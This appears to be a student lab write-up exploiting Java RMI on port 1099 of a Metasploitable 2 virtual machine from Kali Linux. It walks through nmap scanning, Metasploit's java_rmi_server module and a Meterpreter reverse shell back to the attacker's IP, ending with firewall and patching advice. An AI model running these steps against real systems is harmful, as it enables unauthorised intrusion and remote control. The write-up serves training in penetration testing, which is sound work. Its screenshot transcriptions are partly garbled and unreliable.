



Exploit - Java RMI (port 1099)







Index


Settings Virtual Machines	3
Port Scanning to search vulnerabilities	4
Using Metasploit tool to exploit	6
Conclusions	10






Settings Virtual Machines

Metasploitable 2 IP: 192.168.11.112



Virtual Machine used like a Target to exploit a vulnerability

Kali Linux IP: 192.168.11.111



Virtual Machine used like an Attacker





Port Scanning to search vulnerabilities

Use the tool NMAP on Kali CLI interface to running a port scan and analyze the informations.

Command:#

nmap, use the tool to scanning port.

-p -- min-rate 1000, filter the number of port that we want see .

-sV, command to find the service located at port and display the version .

192.168.11.112, IP Target .

```
■ 🛅 🌏 🐿 🕨 v | 1 2 3 4 | 🗈
                                                                                                                                                                                                             □ ₩ A B 4:54 A G
tarting Nmap 7.945VN ( https://nmap.org ) at 2024-03-08 04:51 EST
        STATE SERVICE VERSION
                           OpenSSH 4.7pl Debian Subuntul (protocol 2.0)
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2 (RPC #180808)
        open http
         open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                           Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
PostgreSQL DB 8.3.0 - 8.3.7
        open http
                           Apache Tomcat/Coyote JSP engine 1.1
Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
        open drb
                          1-3 (RPC #100005)
                           GNU Classpath grmiregistry
                          1 (RPC #180024)
AC Address: 08:00:27:D8:41:18 (Oracle VirtualBox virtual NIC)
 rvice Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
ervice detection performed. Please report any incorrect results at https://nmap.org/submit/
map done: 1 IP address (1 host up) scanned in 188.62 second
```





Port Scanning to search vulnerabilities

After using the nmap tool, we'll find the service that we want exploit.

The highlighted in yellow words are what we want:


-port, 1099/tcp -state, OPEN -service, Java-RMI -version, GNU Classpath grmiregistry

```
| 🔚 🗀 🌏 🍪 🕒 🕶 | 1 2 3 4 | 🗈
                                                                                                          root@kali: /home/kali
sudol password for kali:
                p-rate 1000 -sV 192,168,11,112
fost is up (0.00033s latency)
Not shown: 65505 closed tcp ports (reset)
                          OpenSSH 4.7pl Debian Bubuntul (protocol 2.0)
                          Postfix smtpd
        open domain
                          ISC BIND 9.4.2
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
        open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
         open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open login
        open shell
                          Metasploitable root shell
1524/tcp open bindshell
                          2-4 (RPC #100003)
1049/tcp open nfs
                          MySQL 5.0.51a-3ubuntu5
                          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
1632/tcp open distccd
                          PostgreSQL DB 8.3.0 - 8.3.7
900/tcp open vnc
0000/tcp open X11
                          (access denied)
697/tcp open irc
8009/tcp open ajp13?
$180/tcp open http
                          Apache Tomcat/Coyote JSP engine 1.1
                          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
3787/tcp open drb
18363/tcp open mountd
                          1-3 (RPC #100005)
0953/tcp open java-rmi
                          GNU Classpath grmiregistry
                          1-4 (RPC #188821)
54731/tcp open status
                          1 (RPC #180824)
MAC Address: 08:00:27:D8:41:18 (Oracle VirtualBox virtual NIC)
service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 188.62 seconds
```





Let's start with opening msfconsole in Kali



Search vulnerability with words: "java rmi" and see the results

```
Disclosure Date Rank
                                                                                                Check Description
    exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22
                                                                                                       Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
    exploit/multi/misc/java jmx server
                                                                    2013-05-22
                                                                                                        Java JMX Server Insecure Configuration Java Code Execution
    auxiliary/scanner/misc/java_jmx_server
                                                                    2013-05-22
                                                                                                             JMX Server Insecure Endpoint Code Execution Scanner
   auxiliary/gather/java_rmi_registry
                                                                                                                Registry Interfaces Enumeration
4 exploit/multi/misc/java_rmi_server
                                                                    2011-10-15
                                                                                                                Server Insecure Default Configuration Java Code Execution
    auxiliary/scanner/misc/java_rmi_serve
                                                                                                                Server Insecure Endpoint Code Execution Scanner
    exploit/multi/browser/java rmi connection impl
                                                                    2010-03-31
                                                                                                             RMIConnectionImpl Deserialization Privilege Escalation
                                                                                      excellent No
    exploit/multi/browser/java_signed_applet
                                                                    1997-02-19
                                                                                                        Java Signed Applet Social Engineering Code Execution
    exploit/multi/http/jenkins_metaprogramming
                                                                    2019-01-08
                                                                                                       Jenkins ACL Bypass and Metaprogramming RCE
    exploit/linux/misc/jenkins_java_deserialize
                                                                    2015-11-18
                                                                                                       Jenkins CLI RMI Java Deserialization Vulnerability
   exploit/linux/http/kibana_timelion_prototype_pollution_rce
                                                                    2019-10-30
                                                                                                Yes
                                                                                                       Kibana Timelion Prototype Pollution RCE
11 exploit/multi/browser/firefox_xpi_bootstrapped_addon
                                                                    2007-06-27
                                                                                      excellent No
                                                                                                       Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
12 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
                                                                    2023-05-26
                                                                                                       Openfire authentication bypass with RCE plugin
13 exploit/multi/http/torchserver cve 2023 43654
                                                                    2023-10-03
                                                                                                       PyTorch Model Server Registration and Deserialization RCE
                                                                    2019-08-30
                                                                                                       Total.js CMS 12 Widget DavaScript Code Injection
15 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc
                                                                    2021-09-21
                                                                                                       VMware vCenter vScalation Priv Esc
```





msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >

Use the 4th path in the list

Module options (exploit/multi/misc/java rmi server): Current Setting Required Description HTTPDELAY 10 Time that the HTTP Server will wait for the payload request The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html The target port (TCP) SRVHOST 0.0.0.0 The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT The local port to listen on. 8080 Negotiate SSL for incoming connections URIPATH The URI to use for this exploit (default is random) Payload options (java/meterpreter/reverse_tcp): Name Current Setting Required Description LHOST 192.168.50.100 yes The listen address (an interface may be specified) LPORT 4444 The listen port Exploit target: Id Name 0 Generic (Java Pavload)

With command "show options" we see all the info needed to execute the exploit.

We need a IP target that the tool named RHOSTS

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >

Command to set IP Target





```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/rjtjiVyrms46EVM
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56111) at 2024-03-10 17:09:57 +0000
```

To run an exploit use command "exploit".

Metasploit is the framework but we use the payload that is in Meterpreter, in fact the session is opened with Meterpreter.

In the picture we can see that the session is opened and we are already use the exploit with success.





After established a session with Meterpreter we are in Target and we can run anything.

To confirm that we are in let's run some commands to verify IP and route

```
meterpreter > ifconfig
Interface 1
             : 10 - 10
Hardware MAC : 00:00:00:00:00:00
TPv4 Address: 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
TPv6 Netmask : ::
Interface 2
             : eth0 - eth0
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef0:6e02
IPv6 Netmask : ::
```





Conclusions

In this case we see how easy is runs an exploit with java rmi.

The best practice is maintain the port closed or insert in a firewall a rule to manage the accesses in this port.

To avoid all problem, try to do:

- a regular vulnerability assessment
- maintain the services updates on server
- keep logged the access in the network
- implement a firewall system
- maintain firewall update





